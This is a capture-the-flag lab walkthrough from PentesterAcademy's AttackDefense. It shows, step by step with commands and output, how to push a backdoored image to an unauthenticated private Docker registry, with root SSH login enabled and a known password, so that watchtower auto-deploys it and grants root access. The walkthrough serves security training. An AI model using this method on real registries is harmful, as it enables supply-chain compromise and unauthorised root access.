
ATTACK
DEFENSE
by PentesterAcademy

Name	Corrupting Source Image II
URL	https://www.attackdefense.com/challengedetails?cid=1574
Type	DevSecOps : Docker Registry

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

Objective: Leverage this arrangement to retrieve the flag from the container!

Step 1: Scan registry with Nmap.

Command: nmap registry

```
root@localhost:~# nmap registry

Starting Nmap 7.60 ( https://nmap.org ) at 2019-12-21 20:07 UTC
Nmap scan report for registry (192.172.49.4)
Host is up (0.00038s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
513/tcp  open  login
514/tcp  open  shell
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 4.00 seconds
root@localhost:~#
```

Private docker registry is serving on port 5000.

Step 2: Scan targetserver with Nmap..

Command: nmap targetserver

```
root@localhost:~# nmap targetserver

Starting Nmap 7.60 ( https://nmap.org ) at 2019-12-21 20:07 UTC
Nmap scan report for targetserver (192.172.49.5)
Host is up (0.00067s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
80/tcp  open  http
513/tcp open  login
514/tcp open  shell

Nmap done: 1 IP address (1 host up) scanned in 26.56 seconds
```

A webserver, an FTP server and SSH service are running on targetserver.

Step 3: Check the content hosted on the targetserver.

Command: curl targetserver

```
root@localhost:~# curl targetserver
CONTAINER ID        IMAGE                      COMMAND                  CREATED             STATUS              PORTS                  NAMES
043ef6d459e4        webserver_docker_ls        "/run.sh"                About a minute ago  Up 58 seconds       0.0.0.0:80->80/tcp     list_running_containers

1d4e85d63cf4        registry:5000/ftpserver    "/startup.sh"            About a minute ago  Up About a minute   0.0.0.0:21->21/tcp     ftpserver

39be8b1d7be0        watchtower                 "/watchtower --inter     About a minute ago  Up About a minute                          watchtower

root@localhost:~#
```

The webservice is providing details of containers running on the target docker server. There are three containers running. One is serving as webserver, the other one is an FTP server and third one is watchtower.

Step 4: Use curl to interact with the private registry present on the network. List the repositories present on the registry.

Command: curl registry:5000/v2/_catalog

```
root@localhost:~# curl registry:5000/v2/_catalog
{"repositories":["alpine","sshd-docker-cli","ubuntu","ubuntu-base","wordpress"]}
root@localhost:~#
```

There is no FTP server image present on the private registry. However, there is a sshd-docker-cli image present on it which appears to have SSH server.

Step 5: Pull this image to local machine.

Command: docker pull registry:5000/sshd-docker-cli

```
root@localhost:~# docker pull registry:5000/sshd-docker-cli
Using default tag: latest
latest: Pulling from sshd-docker-cli
7ddbc47eeb70: Already exists
c1bbdc448b72: Already exists
8c3b70e39044: Already exists
45d437916d57: Already exists
101d168ba5a4: Pull complete
a2c63f31e9cc: Pull complete
f434c8dd1c8e: Pull complete
Digest: sha256:1dd176219fa2b1e59c498b3e676a13f4b2f9c3983c6d1bfe76f8cc0f686be5fa
Status: Downloaded newer image for registry:5000/sshd-docker-cli:latest
registry:5000/sshd-docker-cli:latest
root@localhost:~#
```

Step 6: Check the images present on the local machine.

Command: docker images

```
root@localhost:~# docker images

REPOSITORY                      TAG                 IMAGE ID            CREATED             SIZE
registry:5000/sshd-docker-cli   latest              6c28245e08f6        2 hours ago         569MB
modified-ubuntu                 latest              54ee2a71bdef        5 weeks ago         855MB
ubuntu                          18.04               775349758637        7 weeks ago         64.2MB
alpine                          latest              965ea09ff2eb        2 months ago        5.55MB
root@localhost:~#
```

Step 7: Run the registry:5000/sshd-docker-cli image

Command: docker run -d registry:5000/sshd-docker-cli

```
root@localhost:~# docker run -d registry:5000/sshd-docker-cli
6f5e016ba8b526202a41bc1ef01f5fde82dff1c68c433359e415e47035289b69
```

Step 8: Verify that the container is running.

Command: docker ps

```
root@localhost:~# docker ps
CONTAINER ID        IMAGE                           COMMAND             CREATED             STATUS
6f5e016ba8b5        registry:5000/sshd-docker-cli   "/startup.sh"       33 seconds ago      Up 24 seconds
root@localhost:~#
```

Step 9: Check the IP address of the running container.

Command: docker inspect 6f5e016ba8b5

```
    "IPAddress": "172.17.0.2",
    "IPPrefixLen": 16,
    "IPv6Gateway": "",
    "MacAddress": "02:42:ac:11:00:02",
    "Networks": {
        "bridge": {
            "IPAMConfig": null,
            "Links": null,
            "Aliases": null,
            "NetworkID": "64b25a3ab154e2ad50312431af061c0e515cbcf010cc99647f71da3202f77b30",
            "EndpointID": "bc28576cc33fd65464ab084276850b3631a20aba0fc05f07ef3ddf2bb7af17b8",
            "Gateway": "172.17.0.1",
            "IPAddress": "172.17.0.2",
            "IPPrefixLen": 16,
            "IPv6Gateway": "",
            "GlobalIPv6Address": "",
            "GlobalIPv6PrefixLen": 0,
            "MacAddress": "02:42:ac:11:00:02",
            "DriverOpts": null
        }
    }
```

Step 10: Try to connect to the running container using SSH

Command: ssh root@172.17.0.2

```
root@localhost:~# ssh root@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ECDSA key fingerprint is SHA256:JEcM4O5FjFEDTMBT1g7X9JQW9baMiR3Eq/Q9oggno2I.
Are you sure you want to continue connecting (yes/no)? ^C
root@localhost:~#
```

Now, as it is verified that the image has SSH service running in it. However, the password to root user is not known. In addition to that, to make sure that the root user is allowed to SSH, the SSH server config has to be correct.

Step 11: Copy the sshd config file out from the running container.

Command: docker cp 6f5e016ba8b5:/etc/ssh/sshd_config .

```
root@localhost:~# docker ps
CONTAINER ID        IMAGE                              COMMAND             CREATED              STATUS
6f5e016ba8b5        registry:5000/sshd-docker-cli      "/startup.sh"       About a minute ago   Up About a minute
root@localhost:~# docker cp 6f5e016ba8b5:/etc/ssh/sshd_config .
root@localhost:~#
```

Step 12: change the SSH server port to 21 (because FTP server container is bound on host port 21).

```
Port 21
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::
```

Also, allow the root user to SSH

```
# Authentication:

#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10
```

Step 13: Now create a new image using the existing image and copy the SSH server configuration into it. Also, set the password for root user.

Dockerfile content:

FROM registry:5000/sshd-docker-cli

COPY sshd_config /etc/ssh/

RUN echo root:password | chpasswd

```
FROM registry:5000/sshd-docker-cli

COPY sshd_config /etc/ssh/

RUN echo root:password | chpasswd
```

The password of root user: password

Step 14: Build the image but tag it on registry:5000/ftpserver so it can be pushed to registry and then pulled by watchtower to replace the running FTP server container.

Command: docker build -t registry:5000/ftpserver .

```
root@localhost:~# docker build -t registry:5000/ftpserver .
Sending build context to Docker daemon  24.58kB
Step 1/3 : FROM registry:5000/sshd-docker-cli
 ---> 6c28245e08f6
Step 2/3 : COPY sshd_config /etc/ssh/
 ---> 0cd3b1002506
Step 3/3 : RUN echo root:password | chpasswd
 ---> Running in b2c14af6fe61
Removing intermediate container b2c14af6fe61
 ---> 124e310e1db5
Successfully built 124e310e1db5
Successfully tagged registry:5000/ftpserver:latest
root@localhost:~#
```

Step 15: Once the image is ready, push it to the private registry

Command: docker push registry:5000/ftpserver .

```
root@localhost:~# docker push registry:5000/ftpserver
The push refers to repository [registry:5000/ftpserver]
92fa239e0cfe: Pushed
0fb29858446c: Pushed
7fdb175f9a4e: Mounted from sshd-docker-cli
7875050d5b93: Mounted from sshd-docker-cli
228e6d47e2d9: Mounted from sshd-docker-cli
e0b3afb09dc3: Mounted from ubuntu
6c01b5a53aac: Mounted from ubuntu
2c6ac8e5063e: Mounted from ubuntu
cc967c529ced: Mounted from ubuntu
latest: digest: sha256:e92bec52132fa0be63c30026b69c332562c603cd016e8cc2c9b79ed7d6e0d36c size: 2194
```

Step 16: Scan the port 21 on the target docker server.

Command: nmap -p21 -sV targetserver

```
root@localhost:~# nmap -p21 -sV targetserver

Starting Nmap 7.60 ( https://nmap.org ) at 2019-12-21 20:17 UTC
Nmap scan report for targetserver (192.172.49.5)
Host is up (0.0015s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 6.29 seconds
root@localhost:~#
```

Step 17: Check the running containers on the target docker server using the exposed web service.

Command: curl targetserver

```
root@localhost:~# curl targetserver
CONTAINER ID        IMAGE                          COMMAND                  CREATED             STATUS              PORTS                    NAMES
190a3735740f        registry:5000/ftpserver        "/startup.sh"            17 seconds ago      Up 8 seconds        0.0.0.0:21->21/tcp       ftpserver
043ef6d459e4        webserver_docker_ls            "/run.sh"                13 minutes ago      Up 13 minutes       0.0.0.0:80->80/tcp       list_running_containers
39be8b1d7be0        watchtower                     "/watchtower --inter"    14 minutes ago      Up 13 minutes                                watchtower
root@localhost:~#
```

One can observe that the FTP server container has just restarted. This means the pushed image is pulled and executed by watchtower.

Step 18: Scan the port 21 on the target docker server again.

Command: nmap -p21 -sV targetserver

```
root@localhost:~# nmap -p21 -sV targetserver

Starting Nmap 7.60 ( https://nmap.org ) at 2019-12-21 20:21 UTC
Nmap scan report for targetserver (192.172.49.5)
Host is up (0.0016s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 6.30 seconds
root@localhost:~#
```

This time, instead of an FTP server, the SSH service is running on port 21.

Step 19: Connect to the remote SSH server using credentials defined in the image building phase.

Credentials:
Username : root
Password : password

Command: ssh -p 21 root@targetserver

```
root@localhost:~# ssh -p 21 root@targetserver
The authenticity of host '[targetserver]:21 ([192.172.49.5]:21)' can't be established.
ECDSA key fingerprint is SHA256:JEcM4O5FjFEDTMBT1g7X9JQW9baMiR3Eq/Q9oggno2I.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[targetserver]:21,[192.172.49.5]:21' (ECDSA) to the list of known hosts.
root@targetserver's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 5.0.0-20-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
```

Step 20: Now, check the /share directory and retrieve the flag.

Command: cat /share/flag

Flag: 15397baae9e5d2b4a30a5e8a560d2557

References

1. Docker (https://www.docker.com/)